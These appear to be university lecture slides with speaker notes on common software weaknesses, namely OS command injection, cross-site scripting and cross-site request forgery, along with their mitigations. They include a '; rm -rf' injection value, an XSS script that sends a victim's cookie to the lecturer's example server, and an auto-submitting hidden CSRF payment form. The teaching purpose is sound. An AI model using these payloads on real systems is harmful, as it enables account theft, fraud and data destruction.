Computer Security (COM-301)

Adversarial thinking
Reasoning as a defender – Part II

Carmela Troncoso
SPRING Lab
carmela.troncoso@epfl.ch

Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini, George Danezis

Reasoning about attacks
Common Weaknesses Enumeration (CWE)

IDEA: A database of software errors leading to vulnerabilities to help security engineers avoid common pitfalls - **"What not to do"**

Insecure Interaction Between Components

One subsystem feeds the another subsystem data that is not sanitized

Risky Resource Management

The system acts on inputs that are not sanitized

Porous Defenses

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms

2011 CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/index.html

2

In the STRIDE methodology, the idea is to reason about what the adversary can do. Another way of decreasing the surface of attack is to not repeat known errors.

MITRE has a list of most dangerous software errors explained together with their corresponding consequences. These errors, at a high level, lead the software to not follow one of the security principles and can be used by an adversary to compromise the system.

CWE I: Insecure Interaction Between Components

"insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems"

One subsystem feeds another subsystem data that is <u>not sanitized</u>

Rank	CWE ID	Name
[1]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[4]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[9]	CWE-434	Unrestricted Upload of File with Dangerous Type
[12]	CWE-352	Cross-Site Request Forgery (CSRF)
[22]	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')


3

A first class of errors comprises those in which programmers **do not check** the information that is sent between different components in a system. This non-sanitized information is used by the program and can result in unintended behaviors. These can be used by the adversary to break security.

Insecure Interaction Between Components

CWE-78: 'OS Command Injection'

Improper Neutralization of Special Elements used in an OS Command



The first common weakness is the use of a string received from an input **that may be controlled by the adversary** in a *command to the operative system*.

Imagine a program whose objective is to show to the user the content of a folder named after the user stored under the home directory. This program (right side of the image) takes the user name, and pastes it at the end of the Linux command '`ls -l /home/`'. For instance, if the username is ctroncoso, the final string will be '`ls -l /home/ctroncoso`''.

To collect the username, we provide the user with a web form. This form contains only one field. When the user clicks in the button, the data in the field is transmitted to the server in a variable "`userName`" using the POST HTTP method.

On the server the script takes the string provided in the form, and runs the '`ls`' command.

Insecure Interaction Between Components

CWE-78: 'OS Command Injection'

Improper Neutralization of Special Elements used in an OS Command

PHP code running on the server

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

No check on $userName format!

What happens if $userName = '; rm -rf'?

The OS would execute both commands one after the other: first gives you the home list of files and **then deletes everything without asking!!**

5

If the string provided in the form is a username that exists in the directory, the command will return the list of files under `/home/username`.

If the string is a username that does not exist, the command will return an error.

However, if the username starts by a semicolon (;), this is interpreted by Linux as end of a command and start of a new command. So the operative system will first execute `'ls -l /home/'` returning the list of files in the home directory, and then **whatever** command comes after the semicolon. In the example as the next command is `'rm -rf'`, the operative system will recursively delete **every** file that is stored under /home (`-r`) **without asking!** (`-f`)

Insecure Interaction Between Components

CWE-79: 'Cross-site Scripting' (commonly known as XSS)

Improper Neutralization of Input During Web Page Generation

PHP code running on the server

```
$username = $_GET['userName'];
echo '<div class="header">Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php**?**username='<script>alert("You've been attacked!");</script>'

url — GET parameters

https://xss-game.appspot.com/

6

A similar weakness, in spirit, is one that happens when the script that **takes the adversarial input** does not run a command but uses *the input to dynamically generate web content*.

Assume the same form than in the previous slides, now configured to send data using the GET HTTP method instead of the POST HTTP method. The GET method sends the user generated variables as parameter in the URL after a question mark ('?') symbol.

On the server side, instead of using the user-provided input to run a command, it is used to personalize the web for the user with a warm welcome, e.g., "Welcome Rick" if the provided string is "Rick".


If the script is running in the server of trustedSite.com, if the adversary provides as input '`<script>alert("You've been attacked!");</script>`', this HTML tags will be included in the website.

When the browser renders the website and finds the tag `<script></script>` it interprets the content as javascript code and executes it with the javascript engine.

Insecure Interaction Between Components

CWE-79: 'Cro *S)*

Improper Neutr



$username =
echo '<div cl

on $userName format!

What happens if

http://trustedSite.com/welcome.php?username='<script>alert("You've been attacked!");</script>'

url GET parameters

The page opens a popup that just reads "You've been attacked"!

7

When the javascript code is executed it opens an alert popup with the sentence "You have been attacked"

Note: in reality it will be a boring alert like the typical ones you see in the browser, but Pickle Rick makes it more fun.

Insecure Interaction Between Components

CWE-79: 'Cross-site Scripting'

Improper Neutralization of Input During Web Page Generation

PHP code running on the server

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php**?** username='<script>http//carmelasserver/submit?cookie=document.cookie;</script>'

url GET parameters

The script would send to my server the user's cookie at trustedSite.com


8

In the previous example, the string provided by the adversary was an "innocuous" alert (it could have been more dangerous if the popup contained more complex content, e.g., asking the user for her password and transmitting it to the server).

In this example, the script makes an HTTP request to another URL sending as parameter that is the cookie in the current page: the script sends to carmelasserver the user's cookie at trustedSite.com !

(these cookies may contain sensitive information, e.g., login, personalization parameters; or security-relevant information, e.g., information used to resume a session without asking the user for login and password again.

How XSS can be used to attack a victim



1. The adversary exploits an XSS vulnerability to introduce a malicious script on a website. Here, for instance, inserts a script that sends the cookie stored in the browser executing the script to http://attacker
2. The Victim requests the web with the malicious code injected.
3. The page is served, downloading the malicious script to the victim's machine.
4. Upon downloading, the browser interprets and executes the script sending the users' cookie for that particular website to the Attacker.

(the cookie may contain sensitive information, or may be used to login on the website without credentials)

See more about this example in: https://excess-xss.com/

9

This diagram repeats the process:

The adversary exploits a badly sanitized dynamic web content creation to insert a script that steals information from the user's machine.

Insecure Interaction Between Components

How to avoid injection??

Sanitization, sanitization, sanitization, sanitization

Remember **BIBA**! Never bring information from low (unknown) into high (OS, server)

Why are those attacks so pervasive then?

Cross subsystem sanitization is hard!!!!

Sub-system "A" needs to know what the valid set of inputs for sub-system "B" is!!

10

How to avoid injection-based attacks? **NEVER SEND/EXECUTE ANYTHING THAT COMES FROM AN UNTRUSTED SOURCE WITHOUT SANITIZATION!!**

Even though the principle is simple, already Biba said it in the 70s! In reality may be very difficult to implement. Subsystems may lack information about what type of inputs conform the "universe of good things" for other subsystems. As a result, they cannot make sure that the information they send cannot be modified to create harm.


Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

In the HTML of EPFL human resources web ← **hypothetical example!**

HTML code send to the browser

```
<h3>
  EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
 Firstname: <input type="text" name="firstname"/><br/>
 Lastname: <input type="text" name="lastname"/><br/>
 Amount: <input type="text" name="amount">
   <input type="submit" name="submit" value="Pay">
</form>
```

Result shown on the browser



When the form is submitted, the data in the form is sent to the server using the POST method

2011 CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/index.html


11

A third type of weakness is the use of hidden parameters in a form from website A to forge a request to another website B stealing credentials that authorize the execution of commands in B's server.

Consider a form that allows to pay students a given amount. The form has three inputs: Name, Lastname, and amount to be paid. When we click on submit all these are set to the server using the POST method to be processed by the script 'payStudent.php'.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'



The script payStudent.php (right side of the image) works as follows:

- First, it checks whether together with the request there is a session cookie that indicates that the user doing the request has been authenticated and the script can proceed. If the credentials are not valid returns a page that says "Invalid session detected"

- Once the session is validated, it proceeds to organize the payment:
  - Takes as account of origin for the payment the user whose login is in the cookie
  - Takes as destination account the one given by the information in the form: name and lastname.
  - Sends from origin to destination the amount of money indicated in the form.
  - Returns a page with the message: "Your transfer has been successful"

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web with lots of Minions and Rick & Morty images with the following code

HTML in Student's web

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Malicious">
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF">

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

Result shown on the browser


13

CSRF attack: A Malicious Student makes a web with lots of Minions and Rick & Morty images with the following code

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web with lots of Minions and Rick & Morty images with the following code



The attack works as follows. The adversary Malicious Student copies the form from the original web and includes it in the bait web, but:

- it *hides the form inputs*. This means that the inputs exist and will be submitted to the form, but they are not visible in the website.
- It assigns to these inputs default values: his name (Malicious), last name (Student), and the amount that will be transferred to her account (amount).

In fact the only visible thing in the website is the image '`388eovi0ebqz.jpg`' below, that shows Minion Rick talking to minion Morty.

As the form is not visible, the user cannot click a button. The adversary uses a javascript function '`SendAttack()`' for submitting the form. This function is triggered when the page loads, as indicated by the attribute of the HTML tag `<body>`.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web
Minions and Rick & Morty images with the fol

HTML in Student's web

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value="Malicious
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF"

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When Carmela visits Students's page Logged-in in EPFL HR Web

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[…]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Now, when a user (e.g., Carmela) visits the Malicious Student's website while she is actually logged-in in the attacked service (EPFL HR)...

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web
Minions and Rick & Morty images with the fol

HTML in Student's web

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value="Malicious
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF"

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When Carmela visits Students's page Logged-in in EPFL HR Web

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if
echo "invalid session detected!";
// Redirect user to login page
[…]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Carmela is logged … the session is valid

Because Carmela is logged in, the variable $_SESSION will contain her user name which is associated to the Origin account

Now, when a user (e.g., Carmela) visits the Malicious Student's website while she is actually logged-in in the attacked service (EPFL HR), her browser will indeed have a session cookie for the attacked service.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web
Minions and Rick & Morty images with the fol

HTML in Student's web

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onl

<form acti                    " id="form
<input typ                    ="Malicious
<input typ                    ="Student">
<input type  hidden  name  amount  value      "1000 CHF"

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

Because the form was sent from Student's web, the $_POST variables will take the values he hardcoded in his form: Malicious Student 1000CHF

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

As soon as she logs in, the script will be executed and:

- The session check will pass because there is indeed a cookie in the browser
- The origin account will be Carmela's because that is the username contained in the cookie
- The destination account is Malicious Student, as indicated by the inputs in the (hidden) form
- And Malicious Student will successfully transfer 1000CHF from Carmela's account.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

Hm… using another program to execute a function with higher privileges…

Have we seen this problem before in the course??

Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

An instance of the confused deputy problem!

Carmela's web-client is confused into performing an action that seems to be authorized by Carmela, but that in fact grants Carmela's privileges to Malicious Student

…enabled by the use of ambient authority

Cookie-based authentication implies that, if Carmela is logged in, the web client will act with her privileges

2011 CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/index.html

19

A cookie, that stores login information, has in practice the same effect as being logged in in Linux. Everything executed "under" this cookie is executed with the privileged of the user authenticated in the cookie. If someone is able to execute under the cookie, this adversary will get the privileges of the user.

Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

How to avoid cross site request forgery?

Confirm origin of authority and request

Check the HTTP "referrer" or "origin" field of the request before executing it

20

To avoid CSRF:

- A widely deployed mitigation is the same-origin policy. Do not accept a cookie that does not come from the web it is supposed to come from.
- A second mitigation is avoiding that requests change the server in such a way that the response varies. If requests cannot change values in a database, CSRF can have no impact.
- Like in many other protocols, to avoid replay attacks, one can include a challenge when serving the web that is fresh any time so that the adversary cannot "reply" the cookie
- Finally, a definitive solution is to not have cookies, and ask the user to authenticate for every action. For sure will avoid the attack but also cause usability problems.

Because HTTP is stateless, developers need to create their own sessions for everything. There is not an standard way of establishing/structuring sessions; thus errors are common.

Same Origin Policy (SOP)

- Web browser security mechanism
- Restricts scripts of **one origin** from accessing data of **another origin.**
- What constitues an origin? Combination of (protocol, host, port)
  - https://example.com:8000


- Examples (same origin or not?)
  - https://example.com/a ->https://example.com/b (Yes)
  - https://example.com/a ->http://example.com/a (No, protocol mismatch)
  - https://example.com/a ->https://www.example.com/a (No, host mismatch)
  - https://example.com/a ->https://example.com:5000/a (No, port mismatch)

Some content adapted from: https://web.stanford.edu/class/cs253/


Cookies

- Small piece of data stored by a browser on a user's device
  - Used for many purposes from storing stateful information (such as shopping cart details) to tracking users.
- Cookies do not follow the SOP (different security model)
- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will **include all cookies for bank.com even if the request originated from another domain**.

What is the implication for a CSRF attack?



What is the implication for a CSRF attack?



Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

How to avoid cross site request forgery?

Confirm origin of authority and request

Check the HTTP "referrer" or "origin" field of the request before executing it

Make requests side-effect free (no changes at the server that modify the response)

Include an authenticator that the adversary cannot guess (challenge)

Request re-authentication for every action

Why is all this so hard?

HTTP requires web developers to re-define a session for each application

No standard way of managing sessions → errors

25

To avoid CSRF:

- A widely deployed mitigation is the same-origin policy. Do not accept a cookie that does not come from the web it is supposed to come from.
- A second mitigation is avoiding that requests change the server in such a way that the response varies. If requests cannot change values in a database, CSRF can have no impact.
- Like in many other protocols, to avoid replay attacks, one can include a challenge when serving the web that is fresh any time so that the adversary cannot "reply" the cookie
- Finally, a definitive solution is to not have cookies, and ask the user to authenticate for every action. For sure will avoid the attack but also cause usability problems.

Because HTTP is stateless, developers need to create their own sessions for everything. There is not an standard way of establishing/structuring sessions; thus errors are common.

CWE II: Risky Resource Management

"ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources"

The system acts on inputs that are not sanitized

Rank	CWE ID	
[3]	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[13]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	CWE-494	Download of Code Without Integrity Check
[16]	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[18]	CWE-676	Use of Potentially Dangerous Function
[20]	CWE-131	Incorrect Calculation of Buffer Size
[23]	CWE-134	Uncontrolled Format String
[24]	CWE-190	Integer Overflow or Wraparound

26

A second class of errors comprises those in which programmers **does not check the resources it creates and manages**. As before, this non-sanitized information is used by the program and can result in unintended behaviors. These can be used by the adversary to break security.

Risky Resource Management

The family of "buffer overflow" bugs

[3] CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[18] CWE-676	Use of Potentially Dangerous Function
[20] CWE-131	Incorrect Calculation of Buffer Size
[24] CWE-190	Integer Overflow or Wraparound

Other insufficient sanitization

[13] CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[23] CWE-134	Uncontrolled Format String

The "TCB under the control of the adversary" bugs

[14] CWE-494	Download of Code Without Integrity Check
[16] CWE-829	Inclusion of Functionality from Untrusted Control Sphere

27

This mismanagement of resources cam come in different flavors:

- Buffer overflow, in which the programmer mis-estimates the space reserved in memory and overwrites memory, code, or other important variables enabling the adversary to execute arbitrary code.
- Similar to the previous cases, feed recently created resources with unsanitized input
- Direct execution of code (full programs, or pieces) that come from untrusted sources

We will see a bit more of the two first in the next lecture

Risky Resource Management
'TCB under the control of the adversary'

Once in TCB any property can be violated!

CWE-494 Download of Code Without Integrity Check

Never include in your TCB code components that you have not positively verified
At least verify the origin through a signature!

CVE-2008-3438: Apple Mac OS X does not properly verify the authenticity of updates
https://www.security-database.com/detail.php?alert=CVE-2008-3438

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

Dynamic includes under the control of the adversary
Examples:
including javascript on a web-page that comes from and untrusted source

28

Executing full pieces of code without checks can happen in particular in updates. If the update process is not correctly configured, one may include tampered software into critical parts of the system making it vulnerable to any attack.

Dynamic execution with untrusted inputs (as we saw in cross site scripting) can end up in problems. For instance, running javascript that comes from advertisers, or other gadgets embedded in webpages may be dangerous (therefore the use of frames that isolates – not perfectly – parts of the webpage from each other).

CWE III: Porous defenses

"defensive techniques that are often misused, abused, or just plain ignored"

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms only

Rank	CWE ID	
[5]	CWE-306	Missing Authentication for Critical Function
[6]	CWE-862	Missing Authorization
[7]	CWE-798	Use of Hard-coded Credentials
[8]	CWE-311	Missing Encryption of Sensitive Data
[10]	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	CWE-250	Execution with Unnecessary Privileges
[15]	CWE-863	Incorrect Authorization
[17]	CWE-732	Incorrect Permission Assignment for Critical Resource
[19]	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[21]	CWE-307	Improper Restriction of Excessive Authentication Attempts
[25]	CWE-759	Use of a One-Way Hash without a Salt

29

The third class of errors comprises those in which programmers **the principle of complete mediation is not respected,** whether this is because some checks are missing, or because mechanism only cover partial security functionalities.

Porous defenses

Authentication and Authorization design failures and bugs

Encryption failures

The last 4 weeks of the course!!

[5]	CWE-306	Missing Authentication for Critical Function
[6]	CWE-862	Missing Authorization
[7]	CWE-798	Use of Hard-coded Credentials
[8]	CWE-311	Missing Encryption of Sensitive Data
[10]	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	CWE-250	Execution with Unnecessary Privileges
[15]	CWE-863	Incorrect Authorization
[17]	CWE-732	Incorrect Permission Assignment for Critical Resource
[19]	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[21]	CWE-307	Improper Restriction of Excessive Authentication Attempts
[25]	CWE-759	Use of a One-Way Hash without a Salt

30

These common errors include implementing badly the security mechanisms that we saw in the first weeks of the course:

Errors in authentication procedures, badly assigned permissions, improper use of encryption, etc.

Summary of the lecture

- Why studying attacks is so important?
- How are attacks developed?
  - Adversarial thinking process
  - Examples on real world systems
- Which attacks should you worry about?
  - Reasoning process
  - Example attacks on software